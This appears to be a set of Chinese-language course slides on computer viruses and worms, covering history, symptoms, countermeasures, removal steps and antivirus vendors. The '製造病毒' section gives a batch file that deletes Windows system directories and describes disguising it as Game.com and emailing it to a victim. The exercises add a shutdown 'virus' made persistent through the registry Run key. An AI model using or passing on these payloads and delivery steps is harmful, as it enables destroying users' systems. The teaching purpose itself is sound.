第十三章

病毒與蠕蟲

病毒(Virus)

- 最早的病毒可以追溯到 1981 年，在 APPLE II 電腦上的病毒，但是因為當時儲存裝置及網路並不普遍，故沒有造成太大的震撼。

- 直到IBM相容個人電腦時期，在 1986 年出現了Brain 病毒，因為此病毒會造成使用上的異常狀況，而引起了普遍的注意。

病毒(Virus)

```
00000000h: FA E9 4A 01 34 12 00 07 09 00 01 00 00 00 00 00 ;   J.4...........
00000010h: 57 65 6C 63 6F 6D 65 20 74 6F 20 74 68 65 20 20 ; Welcome to the
00000020h: 44 75 6E 67 65 6F 6E 20 20 20 20 20 20 20 20 20 ; Dungeon
00000030h: 28 63 29 20 31 39 38 36 20 42 72 61 69 6E 17 26 ; (c) 1986 Brain.&
00000040h: 20 41 6D 6A 61 64 73 20 28 70 76 74 29 20 4C 74 ;  Amjads (pvt) Lt
00000050h: 64 20 20 20 56 49 52 55 53 5F 53 48 4F 45 20 20 ; d   VIRUS_SHOE
00000060h: 52 45 43 4F 52 44 20 20 20 76 39 2E 30 20 20 20 ; RECORD   v9.0
00000070h: 44 65 64 69 63 61 74 65 64 20 74 6F 20 74 68 65 ; Dedicated to the
00000080h: 20 64 79 6E 61 6D 69 63 20 6D 65 6D 6F 72 69 65 ;  dynamic memorie
00000090h: 73 20 6F 66 20 6D 69 6C 6C 69 6F 6E 73 20 6F 66 ; s of millions of
000000a0h: 20 76 69 72 75 73 20 77 68 6F 20 61 72 65 20 6E ;  virus who are n
000000b0h: 6F 20 6C 6F 6E 67 65 72 20 77 69 74 68 20 75 73 ; o longer with us
000000c0h: 20 74 6F 64 61 79 20 2D 20 54 68 61 6E 6B 73 20 ;  today - Thanks
000000d0h: 47 4F 4F 44 4E 45 53 53 21 21 20 20 20 20 20 20 ; GOODNESS!!
000000e0h: 20 42 45 57 41 52 45 20 4F 46 20 54 48 45 20 65 ;  BEWARE OF THE e
000000f0h: 72 2E 2E 56 49 52 55 53 20 20 3A 20 5C 74 68 69 ; r..VIRUS  : \thi
00000100h: 73 20 70 72 6F 67 72 61 6D 20 69 73 20 63 61 74 ; s program is cat
00000110h: 63 68 69 6E 67 20 20 20 20 20 20 70 72 6F 67 72 ; ching      progr
00000120h: 61 6D 20 66 6F 6C 6C 6F 77 73 20 61 66 74 65 72 ; am follows after
00000130h: 20 74 68 65 73 65 20 6D 65 73 73 65 67 65 73 2E ;  these messeges.
```

病毒(Virus)

- 所謂的電腦病毒是會將自己本身複製到其他乾淨的檔案或開機區的惡性程式，當電腦使用者在不自覺的情形執行到已受病毒感染的檔案或磁片時，這個惡性程式就以相同的方式繼續散播出去，且電腦病毒可能會損壞軟體或檔案。

- 電腦的病毒可歸類為溫和侵擾型和完全毀滅型。

病毒的目的

(1)單純為求表現個人寫程式的功力。
(2)攻擊特定廠商的軟體，例如：微軟的作業系統。
(3)防毒軟體公司設計的病毒，為了增加防毒軟體的銷路。
(4)僱員故意製造病毒用來向原雇用公司報復。
(5)用來慶祝某些節日。
(6)宗教狂、政治狂..藉此來散佈思想。
(7)偷取特定資料。
(8)盜取錢財。
(9)研究。

蠕蟲(Worm)


- 蠕蟲通常不需要使用者的動作即可散佈，它的設計目的是在電腦之間傳輸，並且複製自己本身。
- 一旦系統有蠕蟲時，它便會獨自行進(通常都透過網路)。
- 蠕蟲極具危險的原因，是因為它會大量複製。

蠕蟲

- 蠕蟲可將它本身的複本傳給電子郵件通訊錄(MSN 通訊錄)裏面所列的每個收件者，這些已經被感染蠕蟲的電腦接著會執行相同的傳染動作，因為連鎖效應，於是發生巨大的網路流量，進而降低整個企業網路和網際網路的傳輸速度，嚴重時類似阻斷服務(DoS)。

- 當新的蠕蟲散播時，它們會以極快的速度散佈開來，這時會消耗整個網路的頻寬及許多電腦的系統資源。


蠕蟲


janetm@hotmail.com - Conversation
File Edit Actions Tools Help
janetm@hotmail.com
janetm@hotmail.com said:
OMG IS THIS YOUR PICTURE?!
http://www.mymsnpics.net/images/viewpic.php?
=linda@hotmail.com
Send

病毒的生命週期

- 設計期(Design)
- 複製期(Replication)
- 發作期(Lunch)
- 發現期(Detection)
- 組合期(Incorporation)
- 根除期(Elimination)

複製期


Before Infection
EXE File
File Header
IP
Start of Program
End of Program
After Infection
EXE File
File Header
IP
Start of Program
End of Program
Virus Jump

發作期

- 立即發作。
- 伺機發作。
- 定期發作。
- 特定時日發作。

中毒的徵兆

- 特定硬體突然發生問題，經過更換仍然發生問題。
- 電腦發生聲響但沒有畫面。
- 防毒軟體警告感染病毒。
- 硬碟的標示改變。
- 電腦經常當機停住。

中毒的徵兆

- 作業系統或程式啟動變慢。
- 無法載入作業系統。
- 檔案夾突然消失。
- 沒有進行操作，但是硬碟存取頻繁。
- 微軟的 Internet Explorer 畫面會突然停住。
- 朋友一直收到你寄出的信件或訊息。

病毒的分類

- 系統磁區及開機型病毒
- 檔案型病毒

  非常駐型病毒(Non-memory Resident Virus)

  常駐型病毒(Memory Resident Virus)
- 巨集病毒
- 程式碼病毒
- 網路病毒
- 千面人病毒 (Polymorphic Virus)

無害的測試病毒

- 這個病毒是無害的，但是會被每一種防毒軟體所偵測出來。

- 下面這段字串使用「記事本」編輯，並且在儲存時，將檔名設為 **eicar.com**。

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

製造病毒

■ 製造一個有害的病毒，最簡單的方法就是利用批次檔。

1.建立一個批次檔 Game.bat ，檔案內容如下：

```
@ echo off
del c:\windows\system32\*.*
del c:\windows\*.*
```

2.使用 bat2com 將 Game.bat 批次檔轉換成Game.com

3. 將 Game.com 檔案附加在信件當中，把信件寄給犧牲者。

4. 犧牲者收到這個信件後，只要執行這個程式，就會將 Windows目錄下的核心檔案刪除，造成 Window 作業系統無法使用。

製造病毒的工具

- Kefi's Virus Construction Kit
- Virus Creation Laboratory
- The Smeg Virus Construction Kit
- Rajaat's Tiny Flexible Mutator
- Windows Virus Creation Kit

對策

1. 安裝防毒軟體，經常更新病毒碼。
2. 不隨意下載來路不明的檔案。
3. 不亂逛不安全的網站，通常一些檔案交流網站或是色情網站都是隱藏著病毒，一旦進入該網站就會感染。
4. 使用具電子郵件病毒偵測功能的過濾軟體，並且隨時注意更新病毒碼。(企業則可以在郵件進入郵件伺服器前，進行病毒過濾。)
5. 不隨意開啟陌生人或可疑標題的電子郵件附檔(或訊息)，並確認送來的檔案附件是經過病毒掃瞄，確定沒有問題再開啟。

對策

6. 留意檔案大小及修改日期有沒有發生不正常的異動。
7. 經常運用下列方式監督自身電腦狀態：
8. 按 Alt + Ctrl + Del 開啟「工作管理員」，注意有沒有某個程序的 CPU 使用率偏高。
9. 關閉使用中的不明連線軟體，在「命令提示字元」鍵入 netstat -n 指令，檢視是否有多餘的、陌生的對外連線。

病毒排除步驟

步驟1：先切斷與網際網路的連線，避免病毒透過網路繼續向外傳播或與外連繫，造成更大災害。若內部網路因病毒造成癱瘓時，需重新啟動集線器或交換器 (Hub/Switch) 以清除累積未能送出的封包。

步驟2：重新開機，並於開機後進入安全模式，以減少不必要的服務與常駐程式，排除病毒可能造成的一些干擾。

步驟3：安裝必要的更新，由另一台確定沒有病毒的電腦下載病毒碼更新檔，然後在中病毒的電腦上，載入防毒軟體及新的病毒碼。

步驟4：重新開機，並於開機後進入安全模式，讓新的病毒定義檔從開機階段即發揮作用，此時若有顯現病毒資訊，即顯示開機掃描已發揮作用。

病毒排除步驟

步驟5：若前述方法仍無法完全解決，可以用下面的方法做全面性的硬碟掃描，以清除病毒：

1.使用預先準備之開機磁片或光碟重新開機後，進行硬碟的病毒掃瞄。

2.拆下硬碟，以外接硬碟的方式，由別台安全的電腦執行掃毒工作。

若有顯現病毒資訊，表示極可能已找到且排除成功。

步驟6：重新開機。

步驟7：檢查各項安全措施，包括防毒軟體及防火牆。

步驟8：確定病毒已經排除後，重新連線至網際網路。

工具

- 防範病毒與蠕蟲的工具就是防毒軟體，防毒軟體有分為單機版與企業版，通常企業版功能及設定較複雜，不適合個人單機使用。

- 另外也有針對智慧型手機專用的防毒軟體。

Kaspersky

- 卡巴斯基實驗室公司成立於 1997 年，總部在俄羅斯首都莫斯科，創辦人為尤金・卡巴斯基 (Eugene *Kaspersky)*。

ESET NOD32

- ESET成立於1992年，總部設在斯洛伐克的布拉迪斯拉發。

F-Secure

- *F-Secure* 成立於 1988 年，總部設於芬蘭赫爾辛基市，創辦人為席拉斯瑪 (R. Siilasmaa)。

Trend Micro


- 1988 年成立於美國，總部地點在日本東京，創辦人為張明正。

Panda Software

- 創辦人為 Mikel Urizarbarrena，於1990年成立，總部設在西班牙。

Sophos

- *Sophos*成立於1985年，總部位於英國牛津，創始人是牛津大學的兩位教授。




Symantec Norton

- 賽門鐵克創立於 1982 年，總部位於美國加州 Cupertino 市，創始人為Gary Hendrix，該公司被併購後，創辦人便脫離了經營團隊。


McAfee

- 成立於1989年，總部設於美國加州聖塔克拉拉，創辦人為 John *McAfee*。



AVIRA AntiVir Personal

- 俗稱「小紅傘」，總部在德國。*創始人為* Tjark Auerbach。免費版比付費版少了POP3郵件防護、反釣魚詐騙網站防護，而且沒有WebGuard的網頁即時病毒偵測功能。



Avast! 4 Home Edition

- 來自捷克的防毒軟體，家用版是免費的，目前也有中文版，安裝後還是需要註冊碼，不過註冊碼是免費申請的，註冊碼的有效期限也是沒有限制的，但是程式更新的有效期只有十四個月，在此期限以後，必須要重新註冊。

PC Tools AntiVirus Free Edition

- 這個免費版除了提供一般防毒、防木馬功能，還可支援「IntelliGuard Protection」檔案、Email即時防護功能，不過免費版不支援快速更新病毒碼。

防毒軟體

- 不論使用哪一種防毒軟體，基本上都是亡羊補牢。

- 因為病毒永遠比防毒軟體的病毒碼早出現，因此一不小心，即可能感染病毒，不要認為裝了防毒軟體就不會中毒。

練習

- 使用批次檔、bat2com 及系統的 shutdown 命令，撰寫製作一個會自動關機的批次檔病毒，檔名為 shutdown，能執行 3 分鐘之後會關機的動作，bat2com 能夠將檔案轉成 shutdown.com。

```
C:\Documents and Settings\ccyen>shutdown
使用方式: shutdown [-i | -l | -s | -r | -a] [-f] [-m \\computername] [-t xx] [-c
 "comment"] [-d up:xx:yy]

        沒有引數                顯示這個訊息 (和 -? 相同)
        -i                      顯示 GUI 介面，必須是第一個選項
        -l                      登出 (不能和 -m 選項一起使用)
        -s                      電腦關機
        -r                      關機並重新啓動電腦
        -a                      中止系統關機
        -m \\\\computername     從遠端進行關機/重新啓動/中止
        -t xx                   將關機等候時間設定成 xx 秒
        -c "comment"            關機註解 (最多 127 個字元)
        -f                      強制關閉執行中的應用程式，不顯示警告
        -d [u][p]:xx:yy         關機原因代碼
                                u 是使用者代碼
                                p 是預先計劃的關機代碼
                                xx 是主要原因代碼 (小於 256 的正整數)
                                yy 是次要原因代碼 (小於 65536 的正整數)
```

練習

- 利用下面的編輯方法，將自製的病毒程式變成每次開機都會執行。

1.「桌面」=>「開始」=>「執行」=>輸入「regedit」，按下 Enter 。


2.找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

3.在右邊的視窗按右鍵，選擇「新增」及「字串值」，名稱任意輸入，通常會輸入與執行程式有關的名字，以後要刪除才比較好找。

4.點兩下剛才新增的字串值。

5.輸入所要執行的程式完整的路徑。

練習



6.重開機後就會自己執行自動關機病毒。

7.如果不想開機執行，就將 Registry 中的字串值刪除即可。